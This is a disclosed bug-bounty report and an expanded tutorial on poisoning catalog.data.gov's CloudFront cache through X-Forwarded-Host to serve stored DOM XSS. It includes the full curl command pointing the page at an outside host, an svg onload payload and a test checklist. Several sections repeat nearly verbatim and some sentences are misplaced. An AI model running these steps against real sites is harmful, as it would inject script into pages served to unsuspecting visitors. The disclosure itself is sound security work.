Defacement of catalog.data.gov via web cache poisoning to stored DOMXSS
The server trusted the X-Forwarded-Host header and used it to set attributes on the body tag, which JavaScript then used to fetch a JSON file and write its contents into the page unescaped. By poisoning the CloudFront cache, an attacker could serve a stored DOM-based cross-site scripting payload to other visitors and deface most pages.
 Originally disclosed on HackerOne
- Triaged in 5 days
- Fixed in 9 months
- Paid in 27 days
- Disclosed after 10 months
An attacker can deface various pages on catalog.data.gov, leading to them executing malicious JavaScript when visited by a normal user.
The root problem is that the server trusts the X-Forwarded-Host HTTP header, and uses this to populate the 'data-site-root' and 'data-locale-root' attributes on the <body tag. Some JavaScript then fetches a JSON file from the URL specified in these attributes, and writes the response to the page without escaping it, leading to a DOMXSS vulnerability.
This behaviour is harmless by itself, since I can't make a victim send a malicious HTTP header. Fortunately for me, I can ensure that the poisoned response sent to me is cached by CloudFront, meaning my payload will be served to loads of other users.
Please be careful when exploring this issue, as it's potentially quite easy to accidentally poison CloudFront's cache and antagonise your visitors. To safely replicate this issue, you can use the following steps:
- Run curl command to poison cache:
curl -i -s -k -X $'GET'
-H $'Host: catalog.data.gov' -H $'Accept-Encoding: gzip, deflate' -H $'Accept: /' -H $'Accept-Language: en' -H $'User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)' -H $'x-forwarded-host: portswigger-labs.net/catalog.data.gov_json_xss/json.php?' -H $'Connection: close'
$'https://catalog.data.gov/dataset/consumer-complaint-database?dontpoisoneveryone=6' > /dev/null
- Visit the poisoned page:
https://catalog.data.gov/dataset/consumer-complaint-database?dontpoisoneveryone=6

- Wait for a few seconds, and observe the popup caused by our injected alert(document.domain)

Behind the scenes, step 1 poisons the cache with a data-site-root value of 'portswigger-labs.net/catalog.data.gov_json_xss/json.php'. In step 2, some JavaScript fetches our json.php file from portswigger-labs.net, and uses our 'show more' JSON attribute to translate the 'show more' text on https://catalog.data.gov/dataset/consumer-complaint-database into "Mostrar más <svg onload=alert(document.domain)>"
This is the offending line of JavaScript: var template_more = ['<tr class="toggle-show toggle-show-more">', '<td colspan="' + cols + '">', '<small>', '<a href="#" class="show-more">' + this.i18n('show_more') + '</a>', '<a href="#" class="show-less">' + this.i18n('show_less') + '</a>', '</small>', '</td>', '</tr>'].join('\n');
To mitigate this issue, I recommend addressing the X-Forwarded-Host reflection.
Please let me know if you have any questions.
Cheers,
James & Gareth
Impact
An attacker can deface most pages on catalog.data.gov.
Attachments
Context
catalogue.data.gov is a public catalogue site. Its dataset pages, such as the consumer complaint database page used here, render their content with client-side JavaScript. Part of that JavaScript reads two attributes from the <body> tag, data-site-root and data-locale-root, and then fetches a JSON file from the URL those attributes specify. The fetched JSON supplies translated interface strings, for example the text shown on the "show more" and "show less" controls.
The report describes a chain that turns this design into stored DOMXSS: the server reflects the X-Forwarded-Host request header into those body attributes, and CloudFront caches the resulting response, so a single crafted request can serve a malicious payload to other visitors.
Setup
The report warns explicitly that this is easy to do by accident and that a careless test can poison the cache for real visitors, so the steps below are the safe replication the researcher gives.
Finding it
The researcher noticed that the server trusts the X-Forwarded-Host HTTP header and uses its value to populate the data-site-root and data-locale-root attributes on the <body> tag. Some JavaScript then fetches a JSON file from the URL given in those attributes and writes the response into the page without escaping it. That is a DOMXSS vulnerability.
On its own the reflection is harmless, because an attacker cannot make a victim send a malicious HTTP header. The missing piece is caching: if the poisoned response can be stored by CloudFront, the payload is served to many other users. That is what makes the issue exploitable rather than self-inflicted.
Exploitation
Step 1: poison the cache
The researcher sends a request with a forged x-forwarded-host header. The query string dontpoisoneveryone=6 is part of the safe replication.
curl -i -s -k  -X $'GET' \
    -H $'Host: catalog.data.gov' -H $'Accept-Encoding: gzip, deflate' -H $'Accept: */*' -H $'Accept-Language: en' -H $'User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)' -H $'x-forwarded-host: portswigger-labs.net/catalog.data.gov_json_xss/json.php?' -H $'Connection: close' \
    $'https://catalog.data.gov/dataset/consumer-complaint-database?dontpoisoneveryone=6' > /dev/null
Behind the scenes, this request poisons the cache with a data-site-root value of portswigger-labs.net/catalog.data.gov_json_xss/json.php.
Step 2: visit the poisoned page
https://catalog.data.gov/dataset/consumer-complaint-database?dontpoisoneveryone=6
When this page loads, some JavaScript fetches the json.php file from portswigger-labs.net, using the URL taken from the poisoned data-site-root attribute.
Step 3: observe the result
After a few seconds, a popup appears, caused by the injected alert(document.domain). The attacker's json.php returns a show more JSON attribute whose value is:
Mostrar más <svg onload=alert(document.domain)>
That value replaces the "show more" text on the consumer complaint database page. Because the JavaScript writes the fetched string into the page without escaping it, the <svg onload=...> element is parsed and its handler runs.
Root cause
The offending line of JavaScript builds the "show more" and "show less" controls by concatenating the translated strings into HTML:
var template_more = ['<tr class="toggle-show toggle-show-more">', '<td colspan="' + cols + '">', '<small>', '<a href="#" class="show-more">' + this.i18n('show_more') + '</a>', '<a href="#" class="show-less">' + this.i18n('show_less') + '</a>', '</small>', '</td>', '</tr>'].join('\n');
The JSON file fetched from the URL in data-site-root supplies the 'show more' attribute, and the fetched string is written into the page without escaping. The URL itself is attacker-controlled because the server reflects X-Forwarded-Host into data-site-root and data-locale-root. CloudFront then caches the poisoned response, which removes the usual limitation that a victim would have to send the malicious header themselves.
Impact
An attacker can deface most pages on catalogue.data.gov. The injected JavaScript executes when a normal user visits a poisoned page. The report frames the outcome as defacement of various pages, with the malicious JavaScript executing on visit.
Fix
The researcher's recommendation is to address the X-Forwarded-Host reflection. The report does not describe any change that was actually made.
Variants to test
- Send a request with a forged
X-Forwarded-Host(and, where relevant,X-Forwarded-Scheme,X-Forwarded-ProtoorForwarded) and check whether the value appears in the response body, in attributes, in links or in script configuration. - A positive result is a string from your server rendered as markup, for example an element with an event handler firing.
- A positive result is the second request returning the poisoned content without the forged header.
Hunting notes
This kind of bug hides where a CDN or reverse proxy sits in front of an application that builds URLs from request headers, and where client-side code consumes those URLs to fetch data and injects the result into the DOM. The researcher showed impact by demonstrating that the poisoned response is cached and then served to a normal visit, which turns a header reflection that a victim could never trigger into stored DOMXSS affecting other users. The report also stresses testing carefully so as not to poison the cache for real visitors.
What happened, in plain words
catalogue.data.gov is a public website that lists datasets, a bit like an online library catalogue. Each dataset has its own page, and one of those pages is the consumer complaint database page used in this report. The pages are built in the visitor's browser by JavaScript, the programming language that web pages run on your computer after the page has been downloaded.
Part of that JavaScript reads two pieces of information from the page's <body> tag, the main container of a web page. These pieces of information are called attributes and are named data-site-root and data-locale-root. They tell the JavaScript where to download a small data file in JSON format. JSON is a simple text format for structured data, a bit like a very tidy shopping list. The downloaded file supplies translated interface text, for example the words shown on the "show more" and "show less" buttons.
The researcher found a chain of three problems that, joined together, let an attacker put their own JavaScript into pages served to other visitors:
- The web server takes a value from an HTTP request header called
X-Forwarded-Hostand copies it into those two body attributes. A header is a small line of extra information that a browser or tool sends along with every request, like the address label on an envelope.X-Forwarded-Hostis meant to tell a server which hostname the visitor originally asked for when a proxy or cache sits in between. - The page's JavaScript downloads JSON from whatever address those attributes contain, and then writes the downloaded text into the page without escaping it. Escaping means turning characters that have special meaning in HTML (the language web pages are written in) into harmless text. Without escaping, text from the JSON file is treated as part of the page's structure, so an attacker who controls the JSON file can add their own HTML and JavaScript.
- CloudFront, a content delivery network (CDN) that stores copies of pages close to visitors, caches the poisoned response. Caching means keeping a copy of a response so the next visitor gets the stored copy instead of a fresh one. Because the poisoned copy is stored, one crafted request can serve the malicious payload to many other visitors.
The report calls the result stored DOMXSS. DOMXSS means the dangerous part happens in the browser's Document Object Model (DOM), the in-memory tree of elements that makes up the page, rather than in the server's response. "Stored" means the malicious content is saved somewhere, here in the CDN cache, and served later to other people.
The report warns explicitly that this is easy to do by accident and that a careless test can poison the cache for real visitors, so the steps below are the safe replication the researcher gives.
Finding it
The researcher noticed that the server trusts the X-Forwarded-Host HTTP header and uses its value to populate the data-site-root and data-locale-root attributes on the <body> tag. Some JavaScript then fetches a JSON file from the URL given in those attributes and writes the response into the page without escaping it. That is a DOMXSS vulnerability.
On its own the reflection is harmless, because an attacker cannot make a victim send a malicious HTTP header. A reflection here means the server echoes back a value it was given. The missing piece is caching: if the poisoned response can be stored by CloudFront, the payload is served to many other users. That is what makes the issue exploitable rather than self-inflicted.
Exploitation
Step 1: poison the cache
The researcher sends a request with a forged x-forwarded-host header. The query string dontpoisoneveryone=6 is part of the safe replication. A query string is the part of a URL after the ?, used to pass extra values to the page.
curl -i -s -k  -X $'GET' \
    -H $'Host: catalog.data.gov' -H $'Accept-Encoding: gzip, deflate' -H $'Accept: */*' -H $'Accept-Language: en' -H $'User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)' -H $'x-forwarded-host: portswigger-labs.net/catalog.data.gov_json_xss/json.php?' -H $'Connection: close' \
    $'https://catalog.data.gov/dataset/consumer-complaint-database?dontpoisoneveryone=6' > /dev/null
Line by line:
curlis a command-line tool for sending HTTP requests, the same kind of request your browser sends when you open a page.-iasks curl to show the response headers as well as the body.-shides curl's progress output.-ktells curl to skip certificate checks, which is common in testing.-X $'GET'sets the request method to GET, the method a browser uses when you simply open a page.-H $'Host: catalog.data.gov'sets theHostheader, which tells the server which site name the request is for.-H $'Accept-Encoding: gzip, deflate'says which compression formats the client can accept.-H $'Accept: */*'says any content type is acceptable.-H $'Accept-Language: en'asks for English.-H $'User-Agent: ...'identifies the client as an old Internet Explorer browser, so the request looks like a normal browser visit.-H $'x-forwarded-host: portswigger-labs.net/catalog.data.gov_json_xss/json.php?'is the important line. It forges the header the server trusts, pointing it at a file on the researcher's own domain,portswigger-labs.net.-H $'Connection: close'asks the server to close the connection after the response. The final argument is the URL being requested, the consumer complaint database page with the safe-replication query string.> /dev/nullthrows away the output, because the point of this request is the side effect on the cache, not the response itself.
Behind the scenes, this request poisons the cache with a data-site-root value of portswigger-labs.net/catalog.data.gov_json_xss/json.php.
Step 2: visit the poisoned page
https://catalog.data.gov/dataset/consumer-complaint-database?dontpoisoneveryone=6
This is the same URL as in step 1, now opened as a normal visit. When this page loads, some JavaScript fetches the json.php file from portswigger-labs.net, using the URL taken from the poisoned data-site-root attribute. In other words, the page now believes the researcher's server is where its translation file lives.
Step 3: observe the result
After a few seconds, a popup appears, caused by the injected alert(document.domain). alert is a browser function that shows a message box, and alert is a browser function that shows a message box, and document.domain is the current site's domain name. The attacker's json.php returns a show more JSON attribute whose value is:
Mostrar más <svg onload=alert(document.domain)>
Mostrar más is Spanish for "show more". The rest is an SVG element, a way of drawing graphics in HTML, with an onload handler: a piece of JavaScript that runs as soon as the element loads. That value replaces the "show more" text on the consumer complaint database page. Because the JavaScript writes the fetched string into the page without escaping it, the <svg onload=...> element is parsed and its handler runs.
Root cause
The offending line of JavaScript builds the "show more" and "show less" controls by concatenating the translated strings into HTML:
var template_more = ['<tr class="toggle-show toggle-show-more">', '<td colspan="' + cols + '">', '<small>', '<a href="#" class="show-more">' + this.i18n('show_more') + '</a>', '<a href="#" class="show-less">' + this.i18n('show_less') + '</a>', '</small>', '</td>', '</tr>'].join('\n');
Line by line:
var template_more = [...]creates a variable, a named storage slot, holding a list of text pieces. The list is joined into one string at the end with.join('\n'), which puts a newline between each piece.- The pieces are HTML fragments: a table row (
<tr>), a table cell (<td>), a<small>wrapper, and two links (<a>), one with classshow-moreand one with classshow-less. Classes are labels used by CSS, the language that styles pages. this.i18n('show_more')andthis.i18n('show_less')fetch the translated words for those two labels.i18nis short for internationalisation, the practice of adapting text to different languages.- The
+signs glue the pieces together. The translated strings are dropped straight into the HTML with no escaping, so any HTML or JavaScript inside them becomes part of the page.
The JSON file fetched from the URL in data-site-root supplies the 'show more' attribute, and the fetched string is written into the page without escaping. The URL itself is attacker-controlled because the server reflects X-Forwarded-Host into data-site-root and data-locale-root. CloudFront then caches the poisoned response, which removes the usual limitation that a victim would have to send the malicious header themselves.
Impact
An attacker can deface most pages on catalogue.data.gov. Defacement means changing what a page shows to visitors. The injected JavaScript executes when a normal user visits a poisoned page. An origin is the combination of scheme, host and port that a browser uses to decide which site a piece of code belongs to. The report frames the outcome as defacement of various pages, with the malicious JavaScript executing on visit.
Fix
The researcher's recommendation is to address the X-Forwarded-Host reflection. The report does not describe any change that was actually made.
Variants to test
- Send a request with a forged
X-Forwarded-Host(and, where relevant,X-Forwarded-Scheme,X-Forwarded-ProtoorForwarded) and check whether the value appears in the response body, in attributes, in links or in script configuration. - A positive result is a string from your server rendered as markup, for example an element with an event handler firing.
- A positive result is the second request returning the poisoned content without the forged header.
Hunting notes
This kind of bug hides where a CDN or reverse proxy sits in front of an application that builds URLs from request headers, and where client-side code consumes those URLs to fetch data and injects the result into the DOM. A reverse proxy is a server that sits in front of another server and forwards requests to it. The researcher showed impact by demonstrating that the poisoned response is cached and then served to a normal visit, which turns a header reflection that a victim could never trigger into stored DOMXSS affecting other users. The report also stresses testing carefully so as not to poison the cache for real visitors.
Glossary
- API: a defined way for one piece of software to ask another for data or actions, like a menu of allowed requests.
- Attribute: a named value attached to an HTML element, such as
data-site-rooton the<body>tag. - Cache: a stored copy of a response kept so future requests can be answered faster.
- CDN (content delivery network): a network of servers that store and serve copies of content close to visitors.
- CloudFront: Amazon's CDN service, which stores and serves cached responses.
- Concatenation: joining strings end to end with
+or similar. - curl: a command-line tool for sending HTTP requests.
- Defacement: changing what a website page shows to its visitors.
- DOM (Document Object Model): the in-memory tree of elements that makes up a web page in the browser.
- DOMXSS: cross-site scripting where the dangerous handling happens in the browser's DOM rather than in the server's response.
- Escaping: converting characters with special meaning in HTML into harmless text so they are displayed, not interpreted.
- GET: the HTTP method a browser uses when you simply open a page.
- Header: a line of extra information sent with an HTTP request or response.
- HTML: the language web pages are written in.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- i18n (internationalisation): adapting software text to different languages and regions.
- JavaScript: the programming language web pages run in the browser.
- JSON: a simple text format for structured data.
- Origin: the scheme, host and port that identify which site a piece of code belongs to.
- Query string: the part of a URL after
?, carrying extra values. - Reflection: when a server echoes back a value it was given.
- Reverse proxy: a server in front of another server that forwards requests to it.
- Stored XSS: cross-site scripting where the malicious content is saved and served later to other users.
- SVG: a format for drawing graphics inside HTML.
- X-Forwarded-Host: an HTTP header used to tell a server which hostname the visitor originally requested when a proxy or cache sits in between.
- XSS (cross-site scripting): a vulnerability that lets an attacker run their own JavaScript in another user's browser on a site.





